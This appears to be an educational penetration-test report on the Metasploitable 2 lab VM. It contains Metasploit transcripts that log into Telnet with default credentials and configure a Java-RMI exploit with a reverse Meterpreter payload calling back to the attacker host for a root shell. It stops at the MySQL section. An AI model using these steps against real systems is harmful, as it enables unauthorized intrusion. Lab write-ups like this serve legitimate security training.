```
root@kali:~# cat assessment_report.meta
```

PENETRATION TESTING REPORT

Metasploitable 2 Virtual Machine

Service Enumeration & Exploitation Assessment

```
attacker_platform = "Kali Linux (10.10.10.6)"
target_platform = "Metasploitable 2 (10.10.10.7)"
framework = "Metasploit Framework (msfconsole 6)"
assessment_type = "Authenticated / Lab-based Educational Pentest"
services_in_scope = "telnet:23, smtp:25, java-rmi:1099, mysql:3306"

root@kali:~# _
```

TABLE OF CONTENTS

TABLE OF CONTENTS 2
1. EXECUTIVE SUMMARY 3
Findings at a Glance 3
2. SCOPE & METHODOLOGY 3
2.1 Objective 3
2.2 Methodology 3
2.3 Reconnaissance — Nmap Scan Results 4
3. PORT 23 — TELNET HIGH 5
3.1 Vulnerability Explanation 5
3.2 Exploitation Steps 6
3.3 Impact 8
3.4 Remediation 8
4. PORT 25 — SMTP MEDIUM 8
4.1 Vulnerability Explanation 8
4.2 Exploitation Steps 9
4.3 Impact 10
4.4 Remediation 10
5. PORT 1099 — JAVA-RMI CRITICAL 10
5.1 Vulnerability Explanation 10
5.2 Exploitation Steps 10
5.3 Impact 12
5.4 Remediation 13
6. PORT 3306 — MYSQL CRITICAL 13
6.1 Vulnerability Explanation 13
6.2 Exploitation Steps 13
6.3 Impact 15
6.4 Remediation 15
7. CONCLUSION 16

1. EXECUTIVE SUMMARY

This report documents a penetration test conducted against Metasploitable 2, a deliberately vulnerable Linux virtual machine used for security training. The assessment was carried out from a Kali Linux attacking machine using Nmap for reconnaissance and the Metasploit Framework for exploitation. The objective of this assignment was to identify and exploit weaknesses in four commonly targeted network services — Telnet, SMTP, Java-RMI, and MySQL — and to document the vulnerabilities, the exploitation methodology, and remediation guidance for each.

All four target services were found to be vulnerable to well-known misconfigurations or design flaws. Two of the four attacks (Telnet and Java-RMI) resulted in a fully interactive remote shell on the target, with the Java-RMI exploit granting root-level (uid=0) access. The SMTP service leaked a full list of valid operating-system usernames through the VRFY command, and the MySQL service allowed unauthenticated remote root login due to a blank root password.

Findings at a Glance

service	vulnerability	risk	outcome
Telnet (23)	Weak / default credentials (msfadmin:msfadmin)	HIGH	Interactive shell (msfadmin)
SMTP (25)	User enumeration via VRFY	MEDIUM	OS username list disclosed
Java-RMI (1099)	Unauthenticated remote class loading (RCE)	CRITICAL	Root shell (uid=0)
MySQL (3306)	Blank root password, remote root allowed	CRITICAL	Full unauthenticated DB access

2. SCOPE & METHODOLOGY

2.1 Objective

To identify, verify, and exploit vulnerabilities present on four network services running on the Metasploitable 2 target, and to demonstrate real-world impact using the Metasploit Framework, as required by the course assignment.

2.2 Methodology


1. Reconnaissance — Perform a full TCP port and service-version scan with Nmap to identify open ports and running service versions.
2. Enumeration — Research each identified service/version for known vulnerabilities and default credentials.
3. Exploitation — Use the appropriate Metasploit auxiliary or exploit modules to gain access or extract sensitive information.
4. Post-Exploitation Verification — Confirm access level using commands such as whoami, id, and ifconfig.

5. Documentation — Record each step with terminal screenshots as evidence, and map findings to remediation advice.


2.3 Reconnaissance — Nmap Scan Results

An aggressive service-version scan was run against all TCP ports on the target. The scan enumerated open ports. The four services in scope for this assignment, along with their detected versions, are:

- Port 23/tcp — Linux telnetd
- Port 25/tcp — Postfix smtpd
- Port 1099/tcp — GNU Classpath grmiregistry (Java RMI)
- Port 3306/tcp — MySQL 5.0.51a-3ubuntu5



// Figure 2.1 — Host discovery sweep of the lab subnet (nmap -sn).



// Figure 2.2 — Full TCP port and service-version scan of the target (nmap -sV -p-).

3. PORT 23 — TELNET HIGH


Port	23/tcp
Service	Linux telnetd
Vulnerability Class	Cleartext authentication protocol + weak/default credentials

3.1 Vulnerability Explanation

Telnet is a legacy remote-administration protocol that transmits all traffic — including usernames and passwords — in plaintext with no encryption. Anyone able to sniff traffic on the network path can trivially recover login credentials. On top of this inherent protocol weakness, the Metasploitable 2 image ships with a well-known default account, msfadmin, whose password is also msfadmin. This combination of an unencrypted authentication channel and predictable/default credentials makes the service an easy entry point for attackers.

3.2 Exploitation Steps

1. Search Metasploit for Telnet-related modules using search telnet.




```
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
Check  Description
   -   ----                                                  ---------------  ----
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent
No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent
No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                       .                normal
No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login         .                normal
No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average
Yes    CCProxy Telnet Proxy Ping Overflow
   5     \_ target: Automatic                                .                .
.      .
   6     \_ target: Windows 2000 Pro All - English           .                .
.      .
   7     \_ target: Windows 2000 Pro All - Italian           .                .
.      .
   8     \_ target: Windows 2000 Pro All - French            .                .
.      .
   9     \_ target: Windows XP SP0/1 - English               .                .
.      .
   10    \_ target: Windows XP SP2 - English                 .                .
.      .
   11  auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal
No     Cisco IOS Telnet Denial of Service
   12  auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal
No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
```

// Figure 3.1 – Metasploit module search results for "telnet".

2. Select the credential brute-forcing module auxiliary/scanner/telnet/telnet_login and review its options.

```
msf6 > use 72
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current data
                                                 base
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database
                                                  (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs
                                                 /using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space,
                                                 one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

// Figure 3.2 — Options for auxiliary/scanner/telnet/telnet_login.

3. Set the target host and enable STOP_ON_SUCCESS.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 10.10.10.7
rhost => 10.10.10.7
msf6 auxiliary(scanner/telnet/telnet_login) > set rport 23
rport => 23
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 10.10.10.7
RHOSTS => 10.10.10.7
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
```

// Figure 3.3 — Target, port, and credential options configured for the brute-force run.

4. Run the module with exploit. The brute-force finds a valid credential pair: msfadmin:msfadmin. Metasploit automatically opens a command-shell session.

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 10.10.10.7:23         - No active DB -- Credential data will not be saved!
[+] 10.10.10.7:23         - 10.10.10.7:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.10.7:23         - Attempting to start session 10.10.10.7:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (10.10.10.6:45367 → 10.10.10.7:23) at 2026-08-15 04:27:57 -0400
[*] 10.10.10.7:23         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -I


Active sessions
===============

  Id  Name  Type   Information                          Connection
  --  ----  ----   -----------                          ----------
  1         shell  TELNET msfadmin:msfadmin (10.10.10.7:23)  10.10.10.6:45367 → 10.10.10.7:23 (10.10.10
                                                        .7)

msf6 auxiliary(scanner/telnet/telnet_login) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...
```

// Figure 3.4 — Successful login and command-shell session established.

5. Interact with the resulting session and confirm access with post-exploitation commands (whoami, id, ifconfig).



// Figure 3.5 — Post-exploitation verification of shell access as msfadmin.

3.3 Impact

Successful exploitation provided a fully interactive shell as the msfadmin user, a member of the adm, sudo-adjacent, and admin groups. This level of access can be leveraged for further lateral movement, privilege escalation, or as a pivot point deeper into the network.

3.4 Remediation

- Disable the Telnet service entirely and replace it with SSH, which encrypts all traffic.
- Remove or change default/well-known accounts such as msfadmin before deployment.
- Enforce strong password policies and account lockout after repeated failed logins.

4. PORT 25 — SMTP MEDIUM


Port	25/tcp
Service	Postfix smtpd
Vulnerability Class	Information disclosure — SMTP user enumeration (VRFY/EXPN)

4.1 Vulnerability Explanation

The SMTP protocol includes commands such as VRFY and EXPN that were originally designed to let mail administrators verify whether a mailbox exists. Postfix, when not hardened, responds differently to requests for valid versus invalid usernames. By sending a wordlist of probable usernames to the server, an attacker can enumerate every valid local account on the system without authenticating.


4.2 Exploitation Steps

1. Search Metasploit for SMTP modules using search smtp.



// Figure 4.1 — Metasploit module search results for "smtp".

2. Browse the results to locate and confirm the SMTP User Enumeration Utility module, then configure and run it against the target.





// Figure 4.2 — auxiliary/scanner/smtp/smtp_enum module options and target configuration.

4.3 Impact

The scan disclosed valid operating-system usernames. While this alone does not grant access, it substantially reduces the effort required for a follow-on credential brute-force attack against services such as SSH or Telnet, since an attacker only needs to guess passwords for a confirmed-valid account list.

4.4 Remediation

- Disable or restrict the VRFY and EXPN SMTP commands in the mail server configuration.
- Rate-limit or block repeated SMTP probing from a single source.

5. PORT 1099 — JAVA-RMI CRITICAL

Port	1099/tcp
Service	GNU Classpath grmiregistry (Java RMI Registry)
Vulnerability Class	Remote Code Execution via unauthenticated RMI class loading

5.1 Vulnerability Explanation

Java Remote Method Invocation (RMI) allows a Java program to invoke methods on an object running on a remote system. The default RMI registry included with Metasploitable 2 is left in an insecure configuration that does not authenticate incoming registry bind requests and permits loading of remote classes. An attacker can register a malicious RMI endpoint and cause the target's RMI registry to instantiate and execute an attacker-supplied Java object, resulting in arbitrary code execution on the target with no authentication required at all.

5.2 Exploitation Steps

1. Search for the relevant module with search java_rmi_server, then load exploit/multi/misc/java_rmi_server and review its options.

```
msf6 > search java_rmi_server

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure D
efault Configuration Java Code Execution
   1    \_ target: Generic (Java Payload)      .                .          .      .
   2    \_ target: Windows x86 (Native Payload)  .               .          .      .
   3    \_ target: Linux x86 (Native Payload)  .                .          .      .
   4    \_ target: Mac OS X PPC (Native Payload)  .             .          .      .
   5    \_ target: Mac OS X x86 (Native Payload)  .             .          .      .
   6  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure E
ndpoint Code Execution Scanner


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_serve
r
```

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.10.6       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


// Figure 5.1 — Module search results and default options for exploit/multi/misc/java_rmi_server.

2. Configure RHOSTS and LHOST for the reverse Meterpreter payload, then review the exploit target.

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.10.10.7
RHOSTS => 10.10.10.7
msf6 exploit(multi/misc/java_rmi_server) > set LHOSTS 10.10.10.6
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 10.10.10.6
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 10.10.10.6
LHOST => 10.10.10.6
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     10.10.10.7       yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```




// Figure 5.2 — Target host, listener, and payload options configured for the exploit.

3. Run the exploit. The RMI registry loads the attacker-supplied payload and a Meterpreter session opens automatically.



// Figure 5.3 — Meterpreter session established via the Java-RMI exploit.

4. Confirm access level with id — the session returns uid=0(root), confirming full root compromise.



// Figure 5.4 — Post-exploitation verification: root-level access (uid=0).

5.3 Impact

This was the most severe finding in the assessment. Exploitation of the Java-RMI service resulted in a fully privileged remote shell as root — the highest possible privilege level on a Linux system — with no

authentication, no user interaction, and no prior credentials required. An attacker with this level of access has complete control of the target host.

5.4 Remediation

- Do not expose the RMI registry to untrusted networks; bind it to localhost or restrict via firewall/ACLs.
- Upgrade the JRE/RMI implementation and apply vendor patches that enforce class-loading restrictions.

6. PORT 3306 — MYSQL CRITICAL

Port	3306/tcp
Service	MySQL Database Server
Vulnerability Class	Authentication bypass — blank root password, remote root login enabled

